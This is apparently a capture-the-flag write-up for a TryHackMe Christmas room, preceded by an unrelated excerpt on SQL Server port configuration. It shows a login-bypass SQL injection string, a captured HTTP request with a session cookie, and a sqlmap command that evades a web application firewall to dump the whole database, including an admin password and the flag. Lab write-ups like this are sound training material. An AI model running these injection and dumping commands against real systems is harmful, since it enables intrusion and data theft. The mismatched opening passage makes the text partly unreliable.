
This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a port scanner to query for open ports, so changing the port number is not considered a robust security measure.

For more information about the default Windows firewall settings, and a description of the TCP ports that affect the Database Engine, Analysis Services, Reporting Services, and Integration Services, see Configure the Windows Firewall to Allow SQL Server Access.

Question 2

Without brute forcing the directory we got a small hint about Santa's secret login panel, so we tried '/santapanel' and it worked.




Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!


Question 3

The hint of the database was sqlite.


Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4,5,6,7,8


To find the entries that are in the gift database we used burpsuite, foxyproxy and sqlmap to search for the data.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
TryHackMe | 25 Days of C
Santa's admin panel
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
10.10.210.168

Request to http://10.10.210.168:8000

```
GET /santapanel?search=paul HTTP/1.1
Host: 10.10.210.168:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.210.168:8000/santapanel?search=paul
Cookie: session=eyJhdXRoIjp0cnVlfQ.Yq8gWg.bcaDX4P8GZUJYokq2nbZD4NO60k
Upgrade-Insecure-Requests: 1
```

We proceed to save the information that we got from burpsuite and went ahead and opened it in sqlmap.



```
─(kali㉿kali)-[~]
─$ cd Desktop

─(kali㉿kali)-[~/Desktop]
─$ cd pog

─(kali㉿kali)-[~/Desktop/pog]
─$ sqlmap -r santadatabasesqlmap --dump-all --tamper space2comment --dbms sqlite

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
sponsible for any misuse or damage caused by this program

*] starting @ 09:21:19 /2022-06-19/

09:21:19] [INFO] parsing HTTP request from 'santadatabasesqlmap'
09:21:19] [INFO] loading tamper module 'space2comment'
09:21:19] [INFO] testing connection to the target URL
09:21:20] [INFO] checking if the target is protected by some kind of WAF/IPS
09:21:20] [INFO] testing if the target URL content is stable
09:21:20] [INFO] target URL content is stable
09:21:20] [INFO] testing if GET parameter 'search' is dynamic
09:21:20] [WARNING] GET parameter 'search' does not appear to be dynamic
09:21:21] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
09:21:21] [INFO] testing for SQL injection on GET parameter 'search'
09:21:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
09:21:21] [WARNING] reflective value(s) found and filtering out
```

The meaning behind the commands are:

Command	
--url	Provide URL for the attack
--dbms	Tell SQLMap the type of database that is running
--dump	Dump the data within the database that the application uses
--dump-all	Dump the ENTIRE database
--batch	SQLMap will run automatically and won't ask for user input

Another command was –tamper space2comment which tells the SQLMap to bypass the WAF (Web Application Firewall)

After SQLMap finished dumping the data we were given the information that we needed.



```
atabase: <current>
able: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[09:26:13] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.210.168/dump/SQLite_masterdb/users.csv
[09:26:13] [INFO] fetching columns for table 'sequels'
[09:26:13] [INFO] fetching entries for table 'sequels'
atabase: <current>
able: sequels
[22 entries]
+-------------+-----+-----------------------------+
| kid         | age | title                       |
+-------------+-----+-----------------------------+
| James       | 8   | shoes                       |
| John        | 4   | skateboard                  |
| Robert      | 17  | iphone                      |
| Michael     | 5   | playstation                 |
| William     | 6   | xbox                        |
| David       | 6   | candy                       |
| Richard     | 9   | books                       |
| Joseph      | 7   | socks                       |
| Thomas      | 10  | 10 McDonalds meals          |
| Charles     | 3   | toy car                     |
| Christopher | 8   | air hockey table            |
| Daniel      | 12  | lego star wars              |
| Matthew     | 15  | bike                        |
| Anthony     | 3   | table tennis                |
| Donald      | 4   | fazer chocolate             |
| Mark        | 17  | wii                         |
| Paul        | 9   | github ownership            |
| James       | 8   | finnish-english dictionary  |
| Steven      | 11  | laptop                      |
| Andrew      | 16  | rasberry pie                |
| Kenneth     | 19  | TryHackMe Sub               |
| Joshua      | 12  | chair                       |
+-------------+-----+-----------------------------+

[09:26:13] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.210.168/dump/SQLite_masterdb/sequels
[09:26:13] [INFO] fetching columns for table 'hidden_table'
[09:26:13] [INFO] fetching entries for table 'hidden_table'
atabase: <current>
able: hidden_table
[1 entry]
+-------------------------------------+
| flag                                |
+-------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-------------------------------------+
```

Thought Process/Methodology:

Once we started the machine, we were ordered to find Santa’s secret login panel. So, we checked out the hint that was derived from 2 words with the format of /stap***l. Then we guessed and tried out /santapanel. After entering the secret login panel, we were given a login form and after learning the SQL injection technique which allows us to bypass login forms. From what we learnt, we know that the input “‘or true – “can bypass the login, so we tried using it and it worked. After we successfully login to the panel, we can see some of the data from Santa’s database. But we tried entering random words and nothing was found in the database. Later, we found a little small hint of what database that this panel was using, and it was sqlite. We turned on foxyproxy and burpsuite in order to save the proxy request file. Right after we saved the file, we opened sqlmap and ran the command “sqlmap -r santadatabasesqlmap –dump-all –tamper space2comment – dbms sqlite”, the reason why we ran this command is to dump the entire database’s data, let SQLMap know what type of database that we are trying to run and bypass the Web Application Firewall. After this process we were given the information that was required to answer the questions which includes the flag, admin’s password, what Paul asked for and James’s age.**